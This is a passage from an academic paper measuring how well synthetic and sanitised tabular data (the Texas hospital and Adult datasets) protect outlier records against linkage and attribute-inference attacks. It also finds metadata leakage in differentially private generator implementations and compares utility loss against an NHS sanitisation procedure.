a guess $\hat{s}_t$ about the target's presence in R: $\hat{s}_t \leftarrow \mathcal{A}^{\mathcal{L}}(S, \boldsymbol{r}_t, \mathcal{P})$.

Feature extraction. Existing MIAs on predictive models leverage patterns in the confidence values output by a trained model that differ between two classes, members and non-

members [57]. Mounting a successful black-box MIA on a generative model is much more challenging [26]. The attacker needs to identify the influence that *a single target record* has on the high-dimensional data distribution $\mathcal{D}_{g(R)}$ as opposed to a low-dimensional confidence vector. Moreover, the output sampling process introduces additional uncertainty and the adversary only has access to a single output example.

In other words, the adversary needs to be able to distinguish between two distributions, $\mathcal{D}_{g(R \cup \boldsymbol{r}_*)}$ and $\mathcal{D}_{g(R \cup \boldsymbol{r}_t)}$, given a single observation $S \sim \mathcal{D}^m_{g(X)}$. To reduce the effect of high-dimensionality and sampling uncertainty, the adversary can apply *feature extraction techniques*. Instead of training a classifier directly on S, the adversary learns to distinguish feature vectors extracted from synthetic datasets produced by models trained with and without the target, respectively. A feature set can be described as a function $f(X) = \boldsymbol{f}$ that takes as input a set of records X from the high-dimensional data domain and outputs a numerical vector $\boldsymbol{f}$ that maps X into a lower-dimensional feature space. Whether the attack using feature set $\boldsymbol{f}$ is successful depends on two factors: First, whether the target's presence has a detectable impact on any of the features in $\boldsymbol{f}$, and second, whether the synthetic dataset has preserved these features from the raw data and hence preserved the target's signal.

Implementation. We implement the distinguisher function $\mathcal{A}^{\mathcal{L}}$ as an instantiation of our framework's `PrivacyAttack` class (see Appendix 8.1). We leverage the object-oriented structure of the library to create multiple attack versions that share the same training procedure but use different attack models and feature extraction techniques. As feature extractors, we implemented a naive feature set with simple summary statistics $\mathtt{F}_{\mathtt{Naive}}$, a histogram feature set that contains the marginal frequency counts of each data attribute $\mathtt{F}_{\mathtt{Hist}}$, and a correlations feature set that encodes pairwise attribute correlations $\mathtt{F}_{\mathtt{Corr}}$ (see Appendix 8.1).

As attack models, we implemented a Logistic Regression, Random Forests and K-Nearest Neighbours classifier. All attack models yielded similar results with a Random Forests classifier with 100 estimators using the Gini impurity splitting criterion performing best across datasets, generative models, and feature sets. In the remainder of the paper we focus on results obtained using this classifier.

4.3 Empirical evaluation

We first evaluated the expected privacy gain with respect to the risk of linkability under the three generative models trained without any formal privacy (see Section 2.1) on two common benchmark datasets: `Adult` and `Texas`. Both are tabular datasets that contain a mix of numerical and categorical attributes. A detailed description of their characteristics can be found in Appendix 8.2.

Experiment procedure. We aim to assess whether synthetic data produced by a wide range of generative model types does, as claimed, provide robust protection against linkage attacks. If synthetic data is a "valid, privacy-conscious alternative to raw data" [5], then its privacy gain should be close to $PG = 1$ for all target records regardless of the attacker's strategy. We evaluate two groups of targets: five records randomly chosen from the population and five manually chosen outlier records representative of population minorities and most likely to be vulnerable to linkage attacks [43]. As outliers, we selected records that either have rare categorical attribute values or numerical values outside the attribute's 95% quantile. For instance, in the `Texas` dataset we show the privacy gain for two records that have high total charges and one record with high total non-covered charges outside the attribute's 95% quantile, and two records with an unusually high risk mortality and illness severity. For the `Adult` dataset we followed the same procedure to select outlier records.




Figure 2: Expected per-record privacy gain for outliers ● and random records ● for the `Texas` (*top row*) and `Adult` (*bottom row*) datasets under three different attacks using three distinct feature sets. Error bars represent the standard deviation.

At the beginning of each experiment, we sample a fixed reference dataset $R_{\mathcal{A}}$ of size l from the population and use it to train the adversary's distinguisher. For each target record, we train multiple attack models using the shadow model training procedure described in Section 4.2. To assess privacy gain, we repeatedly instantiate the linkability game described in Fig. 1 for each of our ten targets.

Disparate gain. Fig. 2 shows the average privacy gain across multiple instantiations of the linkability game for five outlier targets ● and five randomly chosen targets ● for the `Texas` (top row) and `Adult` (bottom row) datasets, respectively. Each dataset, raw and synthetic, contained $n = m = 1000$ records. The adversary was trained on a reference dataset of $l = 10,000$ records using 10 shadow models.

We find that in both datasets privacy gain is unevenly distributed across target records. While the control group of randomly chosen target records (●) achieves close to perfect protection ($PG \approx 1$), other records (●) remain highly vulnerable to our linkage attack. The privacy gain for the majority of outlier targets is substantially smaller than $PG = 1$ (ideal case). For instance, under an attack using the naive feature set $\mathtt{F}_{\mathtt{Naive}}$

4 out of the 5 selected targets in the Texas dataset achieve an average gain smaller than 0.8 across all three generative models. More worryingly, 1 out of the 5 targets tested (✖) consistently receives a privacy gain close to 0 ($PG < 0.005$) from synthetic data produced a by CTGAN-trained model. These results indicate that, contrary to claims by previous works [26], publishing the synthetic in place of the raw data does not protect outlier targets from linkage attacks.

Unpredictable gain. Which records remain at risk varies across generative model type and the adversary's feature set. In the Texas dataset, an attack using the F_{Naive} feature set on CTGAN-produced synthetic data results in a privacy gain below $PG < 0.3$ for 3 out of the 5 outlier targets (●, ♦, ✖). The same attack on the same targets is less effective on synthetic data produced by IndHist-trained models. The same group of targets reaches a maximum gain of $PG = 0.77$. Attacks on the Adult dataset are most successful under the correlations feature set F_{Corr}. Here, IndHist-trained models provide a minimum gain of $PG = 0.64$ (✖) under F_{Naive}. The minimum gain provided by the same model drops below $PG < 0.32$ if the attacker uses F_{Corr} as input to the attack and leaves a different target (●) most vulnerable.

Conclusions. These results are extremely problematic from the point of view of a data holder seeking to use synthetic data generation as a privacy mechanism. Ideally, data holders should be able to predict, given a fixed dataset R and a generative model training algorithm $GM(\cdot)$, the minimum gain in privacy they can achieve. Our experiment shows, however, that this is next to impossible: The level of protection a generative model provides depends on how much information the model's output leaks about the features targeted by the attack. This means that we can only predict privacy gain if we can (1) predict what features a potential adversary will target and (2) whether the synthetic data has preserved these features from the raw data. In practice, neither of these factors is predictable. First, like traditional linkage attacks on microdata releases, a strategic adversary might use any set of features that are likely to be influenced by the target's presence [43]. Second, which characteristics a synthetic dataset might preserve is not constrained to the features explicitly represented by the model. For instance, even the simplest statistical model IndHist might unexpectedly preserve features targeted by the attack: Synthetic data produced through independent attribute sampling by an IndHist-model trained on the Adult dataset leaves some target records vulnerable to linkage attacks using the correlations feature set F_{Corr}. Non-parametric models, such as CTGAN, do not even provide a parametric specification for the data's density function. This makes it even harder to predict what set of features the model will preserve and an attack might target.

Previous assessments of the privacy risks of synthetic data publishing based on aggregate population measurements severely underestimate the risk of linkage attacks [22, 26, 28]. Our experimental evaluation reveals that synthetic data does not provide uniform protection against strategic adversaries, and some outliers remain highly vulnerable.

5 Does differentially private synthetic data mitigate the risk of linkability?

In the previous section, we demonstrate that non-private data synthesis algorithms are largely unsuitable as privacy mechanisms. This is not an unexpected finding as none of the evaluated models were originally designed as anonymisation mechanisms. In this section, we thus extend our analysis to two model training algorithms explicitly designed to protect the privacy of a model's training set, PrivBay and PATEGAN. We evaluate to which extent their formal privacy guarantees improve the privacy gain of synthetic data publishing with respect to the risk of linkability.

Differentially private generative models. Model training algorithms based on the differential privacy model protect the privacy of the training data through formal guarantees for the *lower-dimensional approximation of the full-dimensional data distribution* [6, 22, 32, 71]. Synthetic datasets drawn from differentially private models preserve these privacy guarantees under the post-processing guarantee [17].

The model training algorithm PrivBay learns a differentially private Bayesian network that approximates the relationship between data attributes via the exponential mechanism and computes the conditionally independent marginals in the subspaces of the Bayesian network via the Laplace Mechanism [71]. PATEGAN, a differentially private GAN, ensures that the discriminator's decisions are not affected by the presence of a single record in the model's training set by more than the defined ε-bound [32].

5.1 Empirical evaluation

We used the experimental procedure described in Section 4.3 to evaluate the privacy gain of PrivBay and PATEGAN. We integrated the implementations of these algorithms provided by Ping et al. [12] and Jordon et al. [70] into our framework and ran the linkability game defined in Fig. 1.

Differential privacy violations. Fig. 3 *left* shows the results of this experiment for the Texas (top row) and Adult (bottom row) datasets under an attack using the histogram feature set F_{Hist} – the overall most effective attack. Both differentially private models were trained with privacy parameter $\varepsilon = 0.1$. Surprisingly, we find that neither the original implementation of PrivBay nor PATEGAN reliably prevents linkage attacks. Two out of the five outliers in the Texas dataset achieve close to no gain (● and ♦ with $PG < 0.1$). This low gain violates the theoretical lower bound on privacy provided by Yeom et al. [69] (shown as a dashed line in Fig. 3). The bound given by Yeom et al. [69] limits the expected advantage of the




Figure 3: Per-record privacy gain for five outlier targets records from the `Texas` (*top row*) and `Adult` (*bottom row*) datasets under an attack using the $\mathtt{F}_{\mathtt{Hist}}$ feature set.

membership inference adversary to $Adv^{\mathcal{L}} \leq e^{\varepsilon} - 1$ which implies $PG \geq 0.89$ for $\varepsilon = 0.1$.

Unexpected leakage. To understand these findings, we conducted an in-depth analysis of the design and implementation of both algorithms. Alongside some minor bugs, our analysis revealed that, while both models on paper fulfil their formal privacy definitions, their available implementations did not. Both `PrivBay` and `PATEGAN` require metadata about a model's training set to operate. For instance, data holders need to specify *upfront* the range of numerical attributes and the possible values of categorical attributes. To improve usability, the existing implementations of `PrivBay` and `PATEGAN` learn this metadata *directly* from the input dataset. This process, in which algorithmic decisions are based on the raw data, violates important assumptions of the differential privacy model [18]. This discovery explained our previous results: Both models extracted crucial information from their input data in a process *not covered by the formal privacy guarantee*. As a result, targets with rare categorical attributes or whose presence affects the ranges of numerical attributes remained highly vulnerable to our attack. Their presence in a model's training set became detectable due to the occurrence of new categories or a shift in the ranges of continuous attributes in synthetic datasets sampled from the trained model.

To avoid this leakage, we patched the `PrivBay` and `PATEGAN` implementations so that both models obtain metadata as an *independent* input to their training process. In our experiments with the `Texas` dataset, we used the publicly available data description to define possible categorical values and a disjoint subset of the data (population records from a different year) to obtain an estimate of the expected ranges of numerical attributes. For the `Adult` dataset, where no comparable metadata is available, we used the dataset to estimate categories and ranges and generalised each range to hide the exact value of outlier targets.

Fig. 3 *right* shows the results of our evaluation under the patched implementations. For most outliers, privacy gain is now bounded by its differential privacy guarantee. For those targets where the expected gain remains below its bound, the remaining gap can likely be explained either by other aspects of the model's implementation that violate theoretical assumptions and we were not able to find in our analysis, or due to correlations between the datasets used to derive the necessary metadata and the model's training set. Further work is needed to fully understand this problem.

Conclusions. Differentially private generative models can provide a significantly higher privacy gain with respect to linkage attacks than traditional data synthesis algorithms. To achieve the desired protection it is necessary that, besides a theoretically sound design, the models' implementation and operational environment does not break any of the privacy definition's theoretical assumptions. Our evaluation confirms that otherwise there is no guarantee that outliers will be protected from linkage attacks.

While in our experimental setup we were (mostly) able to avoid undesired privacy leakage through metadata, it is unlikely that in practice data holders will be able to follow our example. Data holders likely do not have access to either a disjoint subset or a public dataset from the same distribution that would allow them to define metadata that fits the raw data they would like to share. Synthetic data sharing is often motivated by the *unique value* of sensitive dataset that are limited in size. This implies that, in practice, data holders might struggle to achieve the desired strict privacy guarantees, or face a large utility loss when either using public data or splitting the available data to derive the necessary metadata. In Section 6.3, we empirically demonstrate this tradeoff.

6 Does synthetic data improve the privacy-utility tradeoff of sanitisation?

Synthetic data is often presented as "a new, better alternative to sanitised data release" [5]. Our results in previous sections confirm Bellovin et al.'s hypothesis that data synthesis algorithms without any formal privacy guarantees leave outliers vulnerable to linkage attacks [5]. Differentially private generative models, although hard to implement, reduce these risks. We now investigate whether "synthetic data may be combined with differential privacy to achieve a best-of-both-worlds [privacy and utility] scenario." [5]. In other words, whether synthetic data can achieve a higher gain in privacy *at a lower cost in utility* compared to traditional sanitisation.

In this section, we assess the privacy-utility tradeoff of synthetic data publishing and compare it to that of traditional sanitisation. For our comparison, we implement a sanitisation procedure described by NHS England [46] and assess its privacy gain with respect to the risk of linkability (see Section 4.1) and the risk of inference formalised in Section 6.2.

NHS Sanitisation procedure. A sanitisation procedure $S \leftarrow \mathtt{San}(R)$ is a deterministic function that applies a set of predefined row-level transformations to the input data R to produce a sanitised dataset S that fulfils a heuristic privacy defi-

nition [58]. Common transformations are generalisation, perturbation, or deletion of single rows [3]. Following the details given in [46], we implemented a simple sanitisation procedure San that reduces the granularity of categorical attributes through grouping, generalises any granular timing or geographical information, removes any rows with rare categorical values, caps numerical values to the attribute's 95% quantile, and enforces k-anonymity for a pre-defined set of demographic attributes.

6.1 Privacy gain with respect to linkability

To compare the privacy gain of sanitised and synthetic data publishing, we repeat the experimental procedure from Section 4.3. We adapt the game so that the challenger $\mathcal{C}$, instead of generating a synthetic dataset S from a trained model $g(R)$ (lines 10 to 11 in Fig. 1), produces a sanitised version of R through a pre-defined sanitisation procedure $S \leftarrow \texttt{San}(R)$. When the adversary receives a sanitised dataset ($b = 1$), she first attempts literal record linkage. Only if the adversary can not uniquely identify a record that matches the target, she attempts classification. As in previous sections, we first train the adversary on a reference dataset $R_{\mathcal{A}}$ and then instantiate the game multiple times for each of the selected targets.

Fig. 4 compares the results of this experiment for the five outlier targets from the Texas dataset for three different data sharing mechanisms: traditional sanitisation San with $k = 10$, synthetic data produced by BayNet-trained models, and differentially private synthetic data sampled from PrivBay models with varying ε values. The same experiment on the Adult dataset yields similar results.

As expected, the privacy gain of row-level sanitisation tends to be binary: Target records that are likely to be removed from the shared dataset receive close to perfect gain (▲ and ✖ with $PG \geq 0.8$ under all three feature sets). Others remain highly vulnerable to linkage attacks and receive a substantially lower gain (●,♦, ✚ with $PG \leq 0.3$ for at least one attack).

BayNet improves the privacy gain for the latter group: The three targets that under sanitisation receive close to no protection from linkage attacks using the naive feature set $\texttt{F}_{\texttt{Naive}}$ obtain a higher minimum gain (●, ✚, ♦ with $PG \geq 0.48$). Differentially private model training further improves protection and minimum gain increases as ε decreases ($PG = 0.77$ for target ♦ under $\varepsilon = 10$ and $PG = 0.97$ under $\varepsilon = 1.0$). This indicates that synthetic data produced by either model (BayNet and PrivBay) hides changes in the raw data features caused by the target's presence and prevents the adversary from inferring the target's secret. This gain in privacy, however, is not constant across the population. One out of the five targets actually loses protection from linkage attacks when sharing a synthetic instead of the sanitised dataset (✖ with $PG = 0.62$ for BayNet and $PG = 0.91$ for PrivBay with $\varepsilon = 10$ instead of $PG = 1.0$ for San under $\texttt{F}_{\texttt{Corr}}$).

This variability in privacy gain highlights one of the major drawbacks of synthetic data sharing as a privacy mechanism: unpredictability. Due to the deterministic nature of row-level sanitisation, the privacy gain of traditional anonymisation is largely predictable. The high gain in privacy for ✖ and ▲ under San is constant across all three feature sets. In contrast, the privacy gain under BayNet and PrivBay is much more variable. Before model fitting and an empirical analysis, it is not possible to predict whether an individual record's signal will be preserved and what will be its minimum privacy gain.




Figure 4: Per-record privacy gain for five outlier target records from the Texas dataset under three different attacks using three distinct feature sets.

6.2 Privacy gain with respect to attribute inference

The risk of linkability is not the only concern in the context of privacy-preserving data sharing (see Section 3). Data anonymisation also aims to protect individuals in the raw data from inference attacks. The risk of inference describes the concern that an adversary might "deduce, with significant probability, the value of an attribute from the values of a set of other attributes" [3].

6.2.1 Formalising attribute inference

To evaluate privacy gain with respect to attribute inference, we define a privacy game similar to the attribute inference experiment proposed by Yeom et al. [69].

In the attribute inference game, shown in Fig. 5, the adversary only has access to a *partial* target record $\tilde{\boldsymbol{r}}_t = (r_1, \cdots, r_{k-1})$ and aims to infer the value of a sensitive, unknown attribute r_s. At the start of the game, the adversary picks a target from the population $\tilde{\mathcal{R}}$, a set of records from the same domain as $\mathcal{R}$ but with the sensitive attribute removed. The challenger receives the partial target record and assigns it a secret value $r_s \leftarrow \phi(\tilde{\boldsymbol{r}}_t)$ where ϕ represents the projection of a partial record from $\tilde{\mathcal{R}}$ into the domain of the sensitive attribute according to the distribution $\mathcal{D}_{\mathcal{R}}$. $\mathcal{C}$ then follows the same procedure as in the linkability game. The adversary obtains the dataset X and the public bit b and outputs a guess about the target's sensitive attribute value $\hat{r}_s$. This game can be easily adapted for sanitisation by replacing lines 12 and 13 to produce a sanitised version of R through a pre-defined sanitisation procedure, $S \leftarrow \texttt{San}(R)$.

Similar to Eq. 2, we define the adversary's advantage to assess the leakage of publishing dataset X with respect to




Figure 5: Attribute inference privacy game

attribute inference as:

$$Adv^I(X, \tilde{\boldsymbol{r}}_t) \triangleq \mathrm{P}[\hat{r}_s = r_s | s_t = 1] - \mathrm{P}[\hat{r}_s = r_s | s_t = 0] \quad (5)$$

where $\hat{r}_s = \mathcal{A}^I(X, b, \tilde{\boldsymbol{r}}_t, \mathcal{P})$ is the adversary's guess about the target's sensitive attribute r_s given dataset X and prior knowledge $\mathcal{P}$.

Adversarial strategy. The procedure to estimate Adv^I and the adversary's strategy to make a guess about the target's sensitive value depends on the domain of the sensitive attribute r_s, the value of the public bit b and whether S is a synthetic or sanitised dataset. When $\mathcal{C}$ publishes a raw or sanitised dataset, the adversary first attempts to infer the missing value via record linkage [16, 39, 52]. If the adversary can link the target to a unique record in the dataset X based on its known attributes, she can reconstruct the target's missing value with probability $\mathrm{P}\left[\mathcal{A}^I(X, b, \tilde{\boldsymbol{r}}_t, \mathcal{P}) = r_s | s_t = 1\right] = 1$.

When linkage fails, i.e., $\mathcal{C}$ publishes a raw dataset without the target, a sanitised dataset that hides the target's presence or a synthetic dataset, the adversary uses the published data to *train a supervised ML model to predict the target's sensitive value* based on the known attributes $\tilde{\boldsymbol{r}}_t$. To learn a mapping from known to sensitive attributes, the adversary splits the dataset X into two parts: A feature matrix $\tilde{X}$ that contains the values for all attributes known to the adversary and a vector $\boldsymbol{x}_s$ with the corresponding sensitive attribute values. Depending on the domain of $\boldsymbol{x}_s$, the adversary can either train a regression or classification model using $\tilde{X}$ as input features and $\mathbf{x}_s$ as labels. The trained attack model, denoted as $h(\cdot)$, takes as input a partial record containing the set of known attributes and outputs a guess about the label $\hat{x}_s \leftarrow h(\tilde{\mathbf{x}})$.

Implementation. We implement the adversary $\mathcal{A}^I$ as an instantiation of our framework's `PrivacyAttack` class (see Appendix 8.1). For continuous sensitive attributes with $r_s \in \mathbb{R}$, we implement the attack $h(\cdot)$ using a simple linear regression model provided by the `sklearn` library [49]. We centre all features extracted from the input data and fit a linear model without intercept. The model fits linear coefficients that minimise the root mean squared error between the observed and predicted target values. We analytically calculate the adversary's probability of success $\mathrm{P}[\hat{r}_s = r_s | s_t]$ as the likelihood of the true value under the learned linear coefficients (see Appendix 8.3 for details). For categorical attributes, we use a simple Random Forests classifier as attack model and estimate the attack's success via its classification accuracy.

Empirical evaluation. Fig. 6 shows the privacy gain of the three data release mechanisms, sanitisation via `San` and synthetic data produced by `BayNet` and `PrivBay`-models with varying ε values, for the five outlier targets from the `Texas` dataset for two distinct sensitive attributes. We chose one continuous (`LengthOfStay`) and one categorical attribute (`Race`) that might be considered sensitive patient information.

For the continuous attribute `LengthOfStay`, synthetic data produced by either `BayNet` or `PrivBay` provides close to perfect gain for all five targets while row-level sanitisation via `San` marginally reduces the adversary's advantage for three out of the five targets (●, ✚, ♦ with $PG \leq 0.2$). This implies that, in contrast to the sanitised datasets, synthetic data does not preserve the targets' signal. Even when the generative model's training set includes the target record, synthetic data sampled from the trained model does not contain any patterns that allow the adversary to infer the target's sensitive value and hence $Adv^I(S, \boldsymbol{r}_t) \ll Adv^I(R, \boldsymbol{r}_t)$. When the attack targets the categorical attribute `Race`, the privacy gain of synthetic data publishing does not significantly increase over that of sanitised data publishing. Even differentially private generative model training with $\varepsilon = 0.1$ does not guarantee a high privacy gain.

To explain this low gain, we plot in Fig. 7 for the target marked as ✖ the adversary's probability of success on dataset X when the target is in the dataset (■ $s_t = 1$), when it is not (■ $s_t = 0$), and the resulting adversary's advantage (■ Adv^I). The figure shows that the low privacy gain observed in Fig. 6 results from the fact that the adversary's advantage




Figure 6: Per-record privacy gain for five outlier target records from the Texas dataset for two distinct sensitive attributes.




Figure 7: Probability of success and advantage for an attribute inference attack on attribute Race on the Texas dataset. ■ $\mathrm{P}[\hat{r}_s = r_s | s_t = 0]$, ■ $\mathrm{P}[\hat{r}_s = r_s | s_t = 1]$, and ■ Adv^I. Data shown for PrivBay with $\varepsilon = 1$.

is already small when the adversary receives the raw data R. Thus, publishing a sanitised or synthetic data instead of the raw data does not lead to any substantial gain in privacy for this target.

Conclusions. Depending on the attribute targeted by the attack, the privacy gain of synthetic and sanitised data publishing varies substantially. A low gain in privacy either indicates that the anonymised data still contains enough information specific to the target record to give the adversary a significant advantage or it implies that already publishing the raw data did not incur a significant privacy loss. Where necessary, our framework allows data holders to make a distinction between those two cases based on the reported privacy loss. In both cases, however, a low gain signals that publishing the synthetic or sanitised data does not provide any improvement over publishing the raw data R. We also observe that there are records for which privacy gain is high: the dataset published in place of the raw data successfully hides information about these records. While this might be good news for privacy, it comes, as we show in the next sections, at a cost in utility.

6.3 Utility loss comparison

The promise of synthetic data is that its improvement in privacy gain over traditional sanitisation comes at a negligible cost in utility. In this section, we empirically evaluate the utility loss of synthetic data sharing and compare it to that of row-level sanitisation.

Utility metrics. Besides its potential privacy benefits, sharing a synthetic in-place of the original dataset incurs certain risks, such as the risk of false conclusions [2] or the risk of exacerbating existing biases in the data [9]. The goal of our utility evaluation is to assess to which extent the privacy gain of synthetic data observed in previous sections (see Section 6.1 and 6.2) increases these risks and reduces data utility.

The concepts of utility and utility loss are highly dependent on the data use case and different utility metrics might yield vastly different results [55, 66]. Therefore, in practice data holders should conduct their own evaluation based on appropriate utility definitions when weighing off the risks and benefits of (anonymised) data sharing.

In this work, we chose a set of simple utility function that aim to cover a wide range of synthetic data use cases suggested in the literature and reported to us by practitioners. First, we evaluate in Section 6.3.1 the utility of synthetic data for use cases that rely on aggregate population metrics, such as reporting of summary statistics or training machine learning models [55, 73]. Second, in Section 6.3.2, we turn to one of the main selling points brought forward by proponents of synthetic data as a privacy technology: That it enables the analysis of more fine-grained statistical patterns than aggregate query release mechanisms, *including the analysis of outliers*. Financial fraud and medical anomaly detection are two of the most commonly suggested synthetic data use cases largely based on the analysis of outliers [40, 63].

The latter class of use cases further motivates us to focus on the privacy gain and utility loss of outlier records. A simple way to improve privacy gain for these most vulnerable records would be to remove them from the dataset, as the high privacy gain for targets ✚ and ▲ under San in Fig. 4 demonstrates. Directly removing vulnerable records from the raw data increases privacy gain but severely impacts the data's utility, e.g. in healthcare "this can sometimes mean missing out on important data that could be used to help future patients" [63]. For this reason, we assess in Section 6.3.2 whether synthetic data leads to a high privacy gain for outlier records while preserving their utility benefits for similar records.

6.3.1 Average utility loss

Machine learning utility. We first measure the utility loss of publishing a synthetic or sanitised dataset S in place of the raw data R as the decrease in *average prediction accuracy over a hold out set* for a prediction model trained on S instead of R. Due to the limited size of the Adult dataset, we focus our evaluation on the Texas dataset. We created a pre-processed dataset that contained all publicly available inpatient records for the years of 2013 and 2014. We denote records from 2013 as the train population $\mathcal{R}_{Train}$, and records from 2014 as the test set $\mathcal{R}_{Test}$. In each experiment, we sample a raw dataset of size n from $\mathcal{R}_{Train}$ and use it as training set for a prediction model $h_R(\cdot) \sim \mathtt{PM}(R_{Train})$. We then train a generative model $g(R_{Train})$ on the *same raw dataset* and sample multiple copies of synthetic data S_i from this generative model. We use these synthetic datasets to train classifiers $h_S(\cdot)$. We follow an analogous procedure for sanitisation, where we sanitise R_{Train}




Figure 8: Test accuracy of prediction models for attribute `RiskMortality` in the `Texas` dataset for three dataset sizes ($n = 1000$, $n = 2000$ and $n = 5000$). The grey dotted line shows the random guess baseline.

according to the NHS sanitisation procedure before training the classifier. Finally, we evaluate the accuracy of each of the trained classifiers $h_X(\cdot)$ on a test set sampled from $\mathcal{R}_{Test}$.

Fig. 8 shows the results of this experiment for a multi-classification task on attribute `RiskMortality` with 5 classes for three different training set sizes ($n = 1000$, $n = 2000$, and $n = 5000$). Fig. 15 in the Appendix 8.4 shows the corresponding privacy gain for various dataset sizes. The random baseline guess rate is indicated with a dotted grey line. With $n = 1000$, classifiers trained on the raw data $h_R(\cdot)$ achieve an average test accuracy of 72.2% which is comparable to models trained on the sanitised dataset with 70.5%. Using a synthetic version of the data as training set leads to a significant utility loss: The classifier's average test accuracy drops to 68.0% when trained on synthetic data produced by `BayNet`. Differentially private model training further widens this gap. Even with privacy parameter values as high as $\varepsilon = 10$ the classifier's mean accuracy with 62.0% remains 10 points below that of a model trained on the raw data. Increasing the model's training set size has a slight effect on utility. While classifiers trained on the raw data achieve an average accuracy of 74.2% for $n = 5000$, average accuracy under synthetic data produced by `BayNet` and `PrivBay` with $\varepsilon = 10.0$ increases to 68.9% and 68.4%, respectively.

Summary statistics. We use the discrepancy of the mean (Fig. 9 *left*) and median (*right*) of three continuous attributes between raw, sanitised, and synthetic datasets as additional utility loss measures. These simple summary statistics are common metrics used for reporting. While data sanitisation largely preserves the raw data's statistics, synthetic datasets sampled from all models significantly differ from the raw data. For instance, the empirical mean of attribute `TotalChargesAccomm` in raw datasets R sampled from the population $\mathcal{D}_{\mathcal{R}}$ ranges between 9K and 11K. In contrast, synthetic data sampled from `BayNet` models trained on the raw data produces values ranging from 218K to 232K. The deviation between the raw and synthetic datasets' characteristics further increases with decreasing privacy parameter ε and grows to an error of *multiple orders of magnitude*.




Figure 9: Mean (*left*) and median (*right*) for attributes `TotalCharges`, `TotalChargesAccomm`, and `TotalChargesAncil` from the `Texas` dataset.

